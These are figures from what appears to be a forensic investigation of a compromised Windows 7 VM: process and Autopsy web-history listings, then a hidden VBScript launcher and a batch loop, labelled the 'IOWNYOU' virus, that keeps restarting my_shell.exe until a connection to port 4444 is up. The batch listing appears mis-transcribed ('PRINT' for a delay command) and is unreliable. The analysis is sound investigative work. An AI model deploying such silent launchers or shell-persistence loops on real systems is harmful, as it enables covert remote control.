


Windows Task Manager
File Options View Help
Applications Processes Services Performance Networking Users
Show processes from all users
End Process

Image Name	User Name	CPU	Memory (...	Description
cmd.exe	IEUser	00	536 K	Windows ...
conhost.exe	IEUser	00	484 K	Console ...
csrss.exe		00	912 K	
dwm.exe	IEUser	00	440 K	Desktop ...
explorer.exe	IEUser	00	17,636 K	Windows ...
mmc.exe	IEUser	00	10,728 K	Microsoft ...
mmc.exe	IEUser	00	10,140 K	Microsoft ...
PING.EXE	IEUser	00	640 K	TCP/IP Pi...
taskhost.exe	IEUser	00	736 K	Host Proc...
taskmgr.exe	IEUser	00	1,664 K	Windows ...
VBoxTray.exe	IEUser	00	780 K	VirtualBox...
winlogon.exe		00	488 K	
wuauclt.exe	IEUser	00	1,200 K	Windows ...

Processes: 52 CPU Usage: 0% Physical Memory: 24%

Figure 2.5 – Autopsy Web History Report


Listing
Web History
3014 Results
Table Thumbnail Summary
Save Table as CSV
Hex Text Application Source File Metadata OS Account Data Artifacts Analysis Results Context Annotations Other Occurrences
Result: 3 of 6 Result
Web History

Source Name	S	C	O	URL	Date Accessed	Referrer URL	Program Name	Domain	Username	Data Source
index.dat				file/Users/IEUser/Desktop/launch_bat.vbs	2022-11-15 14:29:57 CST		Internet Explorer		IEUser	IE8 - Win7-disk001.vmdk
index.dat				file/Users/IEUser/Desktop/snoopy.txt	2022-11-15 14:24:18 CST		Internet Explorer		IEUser	IE8 - Win7-disk001.vmdk
index.dat			0	ftp://172.16.2.6	2022-11-15 05:44:34 CST		Internet Explorer	172.16.2.6	IEUser	IE8 - Win7-disk001.vmdk
index.dat			0	172.16.2.6	2022-11-15 05:44:34 CST		Internet Explorer	172.16.2.6	IEUser	IE8 - Win7-disk001.vmdk
index.dat			0	ftp://172.16.2.6/	2022-11-15 05:44:34 CST		Internet Explorer	172.16.2.6		IE8 - Win7-disk001.vmdk
index.dat				res://ieframe.dll/noConnect.png	2022-11-15 05:44:24 CST		Internet Explorer			IE8 - Win7-disk001.vmdk
index.dat				res://ieframe.dll/httpErrorPagesScripts.js	2022-11-15 05:44:24 CST		Internet Explorer			IE8 - Win7-disk001.vmdk
index.dat				res://ieframe.dll/down.png	2022-11-15 05:44:24 CST		Internet Explorer			IE8 - Win7-disk001.vmdk
index.dat				res://ieframe.dll/tools.png	2022-11-15 05:44:24 CST		Internet Explorer			IE8 - Win7-disk001.vmdk
index.dat				res://ieframe.dll/favcenter.png	2022-11-15 05:44:24 CST		Internet Explorer			IE8 - Win7-disk001.vmdk
index.dat				res://ieframe.dll/background_gradient.jpg	2022-11-15 05:44:24 CST		Internet Explorer			IE8 - Win7-disk001.vmdk
index.dat				res://ieframe.dll/ErrorPageTemplate.css	2022-11-15 05:44:23 CST		Internet Explorer			IE8 - Win7-disk001.vmdk
index.dat				res://ieframe.dll/dnserror.htm	2022-11-15 05:44:23 CST		Internet Explorer			IE8 - Win7-disk001.vmdk
index.dat				res://ieframe.dll/errorPageStrings.js	2022-11-15 05:44:23 CST		Internet Explorer			IE8 - Win7-disk001.vmdk
index.dat				file/IOWNYOU/backup.txt	2022-11-15 05:01:57 CST		Internet Explorer		IEUser	IE8 - Win7-disk001.vmdk
index.dat				file/inetpub/ftproot/File%20Sharing.txt	2022-11-15 04:21:10 CST		Internet Explorer		IEUser	IE8 - Win7-disk001.vmdk
index.dat				file/Users/IEUser/Desktop/Astral%20Labs%20Top%20Sec...	2022-11-15 03:56:00 CST		Internet Explorer		IEUser	IE8 - Win7-disk001.vmdk
index.dat				res://C:\Windows\system32\mmcndmgr.dll/views.js	2022-11-15 03:52:21 CST		Internet Explorer			IE8 - Win7-disk001.vmdk
index.dat				res://C:\Windows\system32\mmcndmgr.dll/views.htm	2022-11-15 03:52:21 CST		Internet Explorer			IE8 - Win7-disk001.vmdk
index.dat				res://C:\Windows\system32\mmcndmgr.dll/views.js	2022-11-15 03:51:20 CST		Internet Explorer			IE8 - Win7-disk001.vmdk
index.dat				Computer	2022-11-15 03:43:14 CST		Internet Explorer		IEUser	IE8 - Win7-disk001.vmdk
index.dat			0	http://172.16.2.2/	2022-11-15 02:07:13 CST		Internet Explorer	172.16.2.2		IE8 - Win7-disk001.vmdk
index.dat				ietld:flog.br	2022-11-15 02:05:59 CST		Internet Explorer			IE8 - Win7-disk001.vmdk


Visit Details

Username: IEUser
Date Accessed: 2022-11-15 04:21:10 CST
URL: file/inetpub/ftproot/File%20Sharing.txt
Referrer URL:
Program Name: Internet Explorer

Source


Data Source: IE8 - Win7-disk001.vmdk
File: /img_IE8 - Win7-disk001.vmdk/vol_vol2/Users/IEUser/AppData/Local/Microsoft/Windows/History/History.IE5/MSHist012022111420221115/index.dat

Figure 2.6 – “launch_bat.vbs” Contents



```
Set WshShell = CreateObject("WScript.Shell")
WshShell.Run chr(34) & "C:\Batch Files\snoopy.bat" & Chr(34), 0
Set WshShell = Nothing
```

Figure 2.7 – The “IOWNYOU” Virus Working Through the Snoopy.bat File.



```
@echo off
:loop

netstat -an | find "172.16.2.2:4444" | find "ESTABLISHED"
IF %errorlevel% equ 0 (

exit

) ELSE (

PRINT 127.0.0.1 -n 10 > NUL
START /min "C:\IOWNYOU\my_shell.exe"
GOTO loop
)
```

Works Cited

“.VBS File Extension.” *VBS File Extension - What Is a .Vbs File and How Do I Open It?*, 6 May 2021, https://fileinfo.com/extension/vbs#:~:text=A%20VBS%20file%20is%20a,certain%20admin%20and%20processing%20functions.

Sheldon, Robert, and Jessica Scarpati. “What Is the Server Message Block (SMB) Protocol? How Does It Work?” *SearchNetworking*, TechTarget, 27 Aug. 2021, https://www.techtarget.com/searchnetworking/definition/Server-Message-Block-Protocol.